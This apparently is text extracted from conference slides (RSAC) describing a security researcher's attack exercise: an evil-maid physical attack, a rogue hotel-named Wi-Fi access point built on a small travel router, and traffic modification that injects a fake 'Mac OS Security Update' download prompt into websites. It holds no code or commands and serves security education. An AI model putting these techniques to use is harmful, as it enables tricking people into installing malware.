
for physical attack: evil maid



→ we have the key!

# INITIAL ACCESS

## getting a foothold



# Remote Attack a rogue wifi access point (ap)



{ **runs linux**  
**small, easy to hide!**  
**bridge WiFi networks**  
**& create custom services**

HooToo Travel Mate 6

# Remote Attack a rogue wifi access point (ap)





strong signal  
benignly named



creating an open wifi network named  
"*[HOTEL\_NAME]\_guest*" with a strong  
signal was all it took...




{ dns server  
webserver  
etc...



# Remote Attack a rogue wifi access point (ap)




#RSAC




# Remote Attack traffic redirection/modification



#RSAC



- ① requests website  
(vice.com, yelp.com, etc.)



inject iframe w/ download

# Remote Attack traffic redirection/modification



The screenshot shows a web browser window with the title "Update the VPN" and the URL "yelp.com/update.html". A modal dialog box is displayed in the center of the screen, titled "Mac OS Security Update". It features the Apple logo and a message: "Per Vice IT policy please download the latest Mac OS security update:". Below the message is a blue link "Click here to download". In the bottom right corner of the dialog box is a "Dismiss" button. The background of the browser window shows a search result for "Update the VPN" on Yelp, listing "Tapped - Taphouse & Kitchen" as the top result.

Mac OS Security Update

Per Vice IT policy please download the latest Mac OS security update:

[Click here to download](#)

Dismiss


1. Tapped - Taphouse & Kitchen  
210 S Main  
Moscow, ID  
(208) 310-7

TAPPED  
Taphouse & Kitchen

80 reviews  
\$\$ · Gastropubs

